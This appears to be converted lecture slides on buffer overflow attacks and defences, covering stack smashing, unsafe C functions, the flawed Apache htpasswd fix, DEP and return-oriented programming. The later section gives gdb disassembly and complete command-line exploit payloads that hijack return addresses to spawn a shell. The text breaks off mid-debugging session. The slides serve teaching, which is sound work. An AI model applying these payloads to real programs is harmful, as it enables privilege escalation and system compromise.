
- If a string longer than 126 bytes is copied into buffer, it will overwrite adjacent stack locations



This will be interpreted as return address!

Executing attack code

- Suppose buffer contains **attacker-created string**
 - For example, str points to a string received from the network as the URL



- When function exits, code in the buffer will be executed, giving attacker a shell
 - **Root shell** if the victim program is setuid root

Basic stack code injection: Recipe

- Executable attack code is stored on stack, inside the buffer containing attacker's string
 - Stack memory is supposed to contain only data, but...
- For the basic stack-smashing attack, overflow portion of the buffer must contain correct address of attack code in the RET position
 - The value in the RET position must point to the beginning of attack assembly code in the buffer
 - Otherwise application will crash with segmentation violation
- Attacker must correctly guess in which stack position his buffer will be when the function is called


Stack corruption: general view

```
int bar (int val1) {  
    int val2;  
    foo (a_function_pointer);  
}
```


```
int foo (void (*funcp)) {  
    char* ptr = point_to_an_array;  
    char buf[128];  
    gets (buf);  
    strncpy(ptr, buf, 8);  
    (*funcp());  
}
```

Attacker-
controlled
memory

Most popular
target



Attack #1: return address rewrite



This is our example attack from previous class

Cause: no range checking

- strcpy does **not** check input size
 - strcpy(buf, str) simply copies memory contents into buf starting from *str until “\0” is encountered, ignoring the size of area allocated to buf
- Many C library functions are **unsafe**
 - strcpy(char *dest, const char *src)
 - strcat(char *dest, const char *src)
 - gets(char *s)
 - scanf(const char *format, ...)
 - printf(const char *format, ...)

Does range checking help?

- `strncpy(char *dest, const char *src, size_t n)`
 - If `strncpy` is used instead of `strcpy`, no more than `n` characters will be copied from `*src` to `*dest`
 - Programmer has to supply the right value of `n`
- Potential overflow in `htpasswd.c` (Apache 1.3)

```
... strcpy(record,user) ;  
    strcat(record,":") ;  
    strcat(record,cpw) ; ...
```

Copies username ("user") into buffer ("record"), then appends ":" and hashed password ("cpw")

Does range checking help?

- `strncpy(char *dest, const char *src, size_t n)`
 - If `strncpy` is used instead of `strcpy`, no more than `n` characters will be copied from `*src` to `*dest`
 - Programmer has to supply the right value of `n`
- Potential overflow in `htpasswd.c` (Apache 1.3)

```
... strcpy(record,user) ;  
    strcat(record,":") ;  
    strcat(record,cpw) ; ...
```

Copies username ("user") into buffer ("record"), then appends ":" and hashed password ("cpw")

- Published "fix"

```
... strncpy(record,user,MAX_STRING_LEN-1) ;  
    strcat(record,":") ;  
    strncpy(record,cpw,MAX_STRING_LEN-1) ; ...
```

Does range checking help?

- `strncpy(char *dest, const char *src, size_t n)`
 - If `strncpy` is used instead of `strcpy`, no more than `n` characters will be copied from `*src` to `*dest`
 - Programmer has to supply the right value of `n`
- Potential overflow in `htpasswd.c` (Apache 1.3)

```
... strcpy(record,user) ;  
    strcat(record,":") ;  
    strcat(record,cpw) ; ...
```

Copies username ("user") into buffer ("record"), then appends ":" and hashed password ("cpw")

- Published "fix" (Does it work?)


```
... strncpy(record,user,MAX_STRING_LEN-1) ;  
    strcat(record,":") ;  
    strncpy(record,cpw,MAX_STRING_LEN-1) ; ...
```

Misuse of strncpy in httpasswd “Fix”

- Published “fix” for Apache httpasswd overflow:


```
... strncpy(record,user,MAX_STRING_LEN-1);  
  strcat(record,":");  
  strncpy(record,cpw,MAX_STRING_LEN-1); ...
```

MAX_STRING_LEN bytes allocated for record buffer




Function pointer overflow

- C uses function pointers for callbacks: if pointer to F is stored in memory location P, then another function G can call F as $(*P)(\dots)$



Attack #2: overwriting pointer variables



- ① Change a function pointer to point to attack code
- ② Any memory, on or off the stack, can be modified by a statement that stores a value into the compromised pointer

```
strcpy(buf, str);  
*ptr = buf[0];
```


Off-by-one overflow

-

```
void notSoSafeCopy(char *input) {  
    char buffer[512]; int i;  
    for (i=0; i<=512; i++)  
        buffer[i] = input[i];  
}  
void main(int argc, char *argv[]) {  
    if (argc==2)  
        notSoSafeCopy(argv[1]);  
}
```

This will copy **513** characters into the buffer. Oops!

Attack #3: Manipulate frame Pointer



Buffer overflow: causes and cures

- “Classic” memory exploit involves **code injection**
 - Put malicious code at a predictable location in memory, usually masquerading as data
 - Trick vulnerable program into passing control to it
 - Overwrite saved EIP, function callback pointer, etc.
- Idea: **prevent execution of untrusted code**
 - Make stack and other data areas non-executable
 - Digitally sign all code
 - Ensure that all control transfers are into a trusted, approved code image

The never ending battle...

Buffer overflows



DEP

W $\oplus$ X / DEP


- Mark all writeable memory locations as non-executable
 - Example: Microsoft's DEP - Data Execution Prevention
 - This blocks most (not all) code injection exploits
- Hardware support
 - AMD "NX" bit, Intel "XD" bit (in post-2004 CPUs)
 - OS can make a memory page non-executable
- Widely deployed
 - Windows (since XP SP2), Linux (via PaX patches),
 - OpenBSD, OS X (since 10.5)

Issues with $W\oplus X$ / DEP

- Some applications require executable stack
 - Example: JavaScript, Flash, Lisp, other interpreters
- JVM makes all its memory RWX – readable, writable, executable
 - Can spray attack code over memory containing Java objects, pass control to them
- Some applications don't use DEP
 - For example, some Web browsers
- Attack can start by “returning” into a memory mapping routine and make the page containing attack code writeable

What does $W \oplus X$ not prevent?

- Can still corrupt stack ...
 - ... or function pointers or critical data on the heap, but that's not important right now
- As long as “saved EIP” points into existing code, $W \oplus X$ protection will not block control transfer



The never ending battle...

Buffer overflows



DEP



ROP

Return-to-libc exploits

- Overwrite saved EIP with the address of any library routine, arrange memory to look like arguments
- Does not look like a huge threat at a first glance
 - Attacker cannot execute arbitrary code
 - ... especially if `system()` is not available
- Overwritten saved EIP need not point to the beginning of a library routine!
- Any existing instruction in the code image is fine
 - Will execute the sequence starting from this instruction

Return-Oriented Programming

is A lot like a ransom
note, BUT instead of cutting
cut Letters from magazines,
YOU ARE cutting out
instructions from text
segments

A short recap: standard entry sequence

```
void MyFunction()  
{  
    int a, b, c;  
    ...  
}
```

```
_MyFunction:  
    push ebp           ; save the value of ebp  
    mov ebp, esp       ; ebp now points to the top of the stack  
    sub esp, 12         ; space allocated on the stack for the local variables
```

- Local variables can be accessed by referencing ebp

```
a = 10;  
b = 5;  
c = 2;
```

```
mov [ebp - 4], 10 ; location of variable a  
mov [ebp - 8], 5  ; location of b  
mov [ebp - 12], 2 ; location of c
```

A short recap: standard entry sequence

```
void MyFunction2(int x, int y, int z)
{
    ...
}
```

```
MyFunction2(10, 5, 2);
```

```
_MyFunction2:
    push ebp
    mov ebp, esp
    sub esp, 0    ; no local variables,
```

```
    push 2
    push 5
    push 10
    call _MyFunction2
```

- The **call** x86 instruction is basically equivalent to

```
push eip + 2 ; return address is current address + size of two instructions
jmp _MyFunction2
```

- Function arguments are passed on the stack! When we move esp into ebp, we are pointing ebp directly at the function arguments. As the function code pushes and pops values, ebp is not affected by esp

- Pushing means

```
sub esp, 4    ; "allocate" space for the new stack item
mov [esp], X  ; put new stack item value X in
```

- The stack looks like

:	:
2	[ebp + 16] (3rd function argument)
5	[ebp + 12] (2nd argument)
10	[ebp + 8] (1st argument)
RA	[ebp + 4] (return address)
FP	[ebp] (old ebp value)
	[ebp - 4] (1st local variable)
:	:

A short recap: standard exit sequence

- Remove space for local variables, by reverting esp to its old value.
- Restore the old value of ebp to its old value, which is on top of the stack
- Return to the calling function with a ret command.



```
void MyFunction3(int x, int y, int z)
{
    int a, int b, int c;
    ...
    return;
}
```

```
_MyFunction3:
    push ebp
    mov  ebp, esp
    sub  esp, 12 ; sizeof(a) + sizeof(b) + sizeof(c)
    ; x = [ebp + 8], y = [ebp + 12], z = [ebp + 16]
    ; a = [ebp - 4] = [esp + 8], b = [ebp - 8] = [esp + 4], c = [ebp - 12] = [esp]
    mov  esp, ebp
    pop  ebp
    ret  12 ; sizeof(x) + sizeof(y) + sizeof(z)
```

Returned Oriented Programming (ROP)

- Our goal is to get the shell



GNU
debugger

```
void not_called() {
    printf("Enjoy your shell!\n");
    system("/bin/bash");
}

void vulnerable_function(char* string) {
    char buffer[100];
    strcpy(buffer, string);
}

int main(int argc, char** argv) {
    vulnerable_function(argv[1]);
    return 0;
}
```

- By disassembling, we see that not_called is at 0x8048444 and the buffer is 0x6c bytes long

```
$ gdb -q a.out
```

```
Reading symbols from /home/ppp/a.out...(no debugging symbols found)...done.
```

```
(gdb) disas vulnerable_function
```

```
Dump of assembler code for function vulnerable_function:
```

```
0x08048464 <+0>: push    %ebp
0x08048465 <+1>: mov     %esp,%ebp
0x08048467 <+3>: sub     $0x88,%esp
0x0804846d <+9>: mov     0x8(%ebp),%eax
0x08048470 <+12>: mov     %eax,0x4(%esp)
0x08048474 <+16>: lea     -0x6c(%ebp),%eax
0x08048477 <+19>: mov     %eax,(%esp)
0x0804847a <+22>: call    0x8048340 <strcpy@plt>
0x0804847f <+27>: leave
0x08048480 <+28>: ret
```

```
End of assembler dump.
```

```
(gdb) print not_called
```

```
$1 = {<text variable, no debug info>} 0x8048444 <not_called>
```

First example (cont'd)

- Right before the call to `strcpy@plt`, the stack in fact looks like:
- Since we want our payload to overwrite the return address, we provide 0x6c bytes to fill the buffer, 4 bytes to replace the old `%ebp`, and the target address (in this case, the address of `not_called`). Our payload looks like:
- We try this and we get our shell:

<argument>	
<return address>	
<old %ebp>	<= %ebp
<0x6c bytes of ... buffer>	
<argument>	
<address of buffer>	<= %esp

0x8048444 <not_called>
0x42424242 <fake old %ebp>
0x41414141 ...
... (0x6c bytes of 'A's)
... 0x41414141

```
$ ./a.out "$(python -c 'print "A"*0x6c + "BBBB" + "\x44\x84\x04\x08"')"  
Enjoy your shell!  
$
```

Calling arguments

- Now that we can return to an arbitrary function, we want to be able to pass arbitrary arguments

```
char* not_used = "/bin/sh";

void not_called() {
    printf("Not quite a shell...\n");
    system("/bin/date");
}

void vulnerable_function(char* string) {
    char buffer[100];
    strcpy(buffer, string);
}

int main(int argc, char** argv) {
    vulnerable_function(argv[1]);
    return 0;
}
```

```
$ gdb -q a.out
Reading symbols from /home/ppp/a.out...(no debugging symbols found)...done.
(gdb) pring 'system@plt'
$1 = {<text variable, no debug info>} 0x8048360 <system@plt>
(gdb) x/s not_used
0x8048580:  "/bin/sh"
```

Setting up the stack...

- The stack should look like

```
| <argument> |  
| <return address> |
```

- So we construct our payload such that the stack looks like a call to `system(not_used)` immediately after the return

```
| 0x8048580 <not_used> |  
| 0x43434343 <fake return address> |  
| 0x8048360 <address of system> |  
| 0x42424242 <fake old %ebp> |  
| 0x41414141 ... |  
| ... (0x6c bytes of 'A's) |  
| ... 0x41414141 |
```

- and here we go!

```
$ ./a.out "$(python -c 'print "A"*0x6c + "BBBB" + "\x60\x83\x04\x08" + "CCCC" + "\x80\x85\x04\x08"'])"  
$
```


Return-to-libc

- So far, we've only been looking at contrived binaries that contain the pieces we need for our exploit
- In fact, we can call any function in libc (sh, system, etc.)!
- The trick is that programs that use functions from a shared library, like printf from libc, will link the entire library into their address space at run time :)

```
$ ulimit -s unlimited
$ gdb -q a.out
Reading symbols from /home/ppp/a.out...(no debugging symbols found)...done.
(gdb) break main
Breakpoint 1 at 0x8048404
(gdb) run
Starting program: /home/ppp/a.out

